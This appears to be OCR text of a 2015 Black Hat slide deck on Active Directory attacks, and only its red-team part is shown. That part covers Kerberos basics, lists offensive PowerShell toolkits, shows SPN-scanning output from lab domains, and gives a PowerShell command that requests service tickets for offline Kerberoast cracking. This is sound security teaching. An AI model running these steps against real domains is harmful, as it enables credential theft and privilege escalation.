Red vs. **Blue**: Modern Active Directory Attacks, Detection, & Protection

black hat USA 2015

Sean Metcalf (@PyroTek3)
CTO, DAn Solutions
sean [@] dansolutions _._com
http://DAnSolutions.com
http://www.ADSecurity.org

UBM Tech

ABOUT

- Chief Technology Officer - DAn Solutions
- Microsoft Certified Master (MCM) Directory Services
- Security Researcher / Purple Team
- Security Info -> ADSecurity.org

DAn Solutions Inc.

AGENDA

Red Team (Recon, Escalate, Persist)


Blue Team (Detect, Mitigate, Prevent)

© Sean Metcalf

Perimeter Defenses Are Easily Bypassed

Assume Breach Means: Layered Defense

Kerberos TGT Ticket



Ticket-Granting Ticket (TGT)

Client Infomation

User Restrictions

Ticket Lifetime

Ticket Flags

Authorization Data


Privilege Attribute Certificate (PAC)

User Information

Group Membership

KDC Checksum (Signature)

Kerberos Overview


Domain Controller
1. AS REQ (request TGT)
2. AS REP (receive TGT)
3. TGS REQ (present TGT, request TGS)
4. TGS REP (receive TGS)
PAC Validation Request (Optional)
PAC Validation Response (Optional)
User's Workstation
5. AP REQ (present TGS for access)
6. AP REP (optional, used when mutual authentication is requested)
Application Server

Red Team (Offense)

Attacker Goals

- ✦Data Access
- ✦Exfiltration
- ✦Persistence

Privilege escalation if needed

PowerShell Overview

- Dave Kennedy: “Bash for Windows”
- Available by default in supported Windows versions
  - v2: Win 7 / Win 2k8R2
  - v3: Win 8 / Win 2012
  - v4: Win 8.1 / Win 2012R2
  - v5: Win 10 / Win 2016
- PowerShell.exe only an entry point into PowerShell
- Leverages .Net Framework
- Provides access to WMI & COM
- Microsoft binary = whitelisted
- Download & run code in memory


PowerShell Weaponized

- PowerSploit
- Nishang
- Veil PowerView
- PowerUp
- Cobalt Strike Beacon

“SPN Scanning” Service Discovery

- SQL servers, instances, ports, etc.
  - *MSSQLSvc/adsmsSQLAP01.adsecurity.org:1433*
- Exchange Client Access Servers
  - *exchangeMDB/adsmsEXCAS01.adsecurity.org*
- RDP
  - *TERMSERV/adsmsEXCAS01.adsecurity.org*
- WSMan/WinRM/PS Remoting
  - *WSMAN/adsmsEXCAS01.adsecurity.org*
- *Hyper-V Host*
  - *Microsoft Virtual Console Service/adsmsHV01.adsecurity.org*
- *VMWare VCenter*
  - *STS/adsmsVC01.adsecurity.org*

SPN Scanning for MS SQL Servers with Discover-PSMSSQLServers




```
Domain                 : lab.adsecurity.org
ServerName             : adsMSSQL02.lab.adsecurity.org
Port                   : 9834
Instance               :
ServiceAccountDN       : {CN=svc-adsSQLSA,OU=TestServiceAccounts,DC=lab,DC=adsecurity,DC=org}
OperatingSystem        : {Windows Server 2008 R2 Datacenter}
OSServicePack          : {Service Pack 1}
LastBootup             : 3/8/2015 1:07:25 AM
OSVersion              : {6.1 (7601)}
Description            : {Production SQL Server}
SrvAcctUserID          : svc-adsSQLSA
SrvAcctDescription : SQL Server Service Account
```

```
Domain                 : lab.adsecurity.org
ServerName             : adsMSSQL04.lab.adsecurity.org
Port                   : 1434
Instance               :
ServiceAccountDN       : {CN=svc-adsSQLSA,OU=TestServiceAccounts,DC=lab,DC=adsecurity,DC=org}
OperatingSystem        : {Windows Server 2012 Datacenter}
OSServicePack          :
LastBootup             : 3/8/2015 1:10:57 AM
OSVersion              : {6.2 (9200)}
Description            : {Production SQL Server}
SrvAcctUserID          :
SrvAcctDescription : SQL Server Service Account
```

Getting Domain Admin in Active Directory

- Poor Service Account Passwords
- Passwords in SYSVOL
- Credential Theft
- Misconfiguration / Incorrect Perms
- Exploit Vulnerability

SPN Scanning for Service Accounts with Find-PSServiceAccounts




```
Domain                : lab.adsecurity.org
UserID                : krbtgt
Description           : Key Distribution Center Service Account
SPNServers            :
SPNTypes              : {kadmin}
ServicePrincipalNames : {kadmin/changepw}
PasswordLastSet       : 03/18/2015 03:48:31
LastLogon             : 01/01/1601 00:00:00

Domain                : lab.adsecurity.org
UserID                : svc-SQLAgent01
PasswordLastSet       : 01/03/2015 18:42:01
LastLogon             : 12/29/2014 00:18:02
Description           :
SPNServers            : {ADSAPPSQL01.lab.adsecurity.org, ADSAPPSQL02.lab.adsecurity.org
SPNTypes              : {MSSQLSvc}
ServicePrincipalNames : {MSSQLSvc/ADSAPPSQL01.lab.adsecurity.org:1433, MSSQLSvc/ADSAPPS
                        MSSQLSvc/ADSAPPSQL03.lab.adsecurity.org:1433}
```


SPN Directory:
http://adsecurity.org/?page_id=183

Cracking Service Account Passwords (Kerberoast)

- Request/Save TGS service tickets & crack offline.
  - “Kerberoast” python-based TGS password cracker.
  - No elevated rights required.
  - No traffic sent to target.




Kerberoast: Request TGS Service Ticket




```
PS C:\> New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList "MSSQL/adsdb01.
y.org:1433"


Id                   : uuid-928e5eae-f8e6-44ee-9b26-0ddd40e83266-2
SecurityKeys         : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom            : 6/12/2015 1:21:49 AM
ValidTo              : 6/12/2015 11:21:49 AM
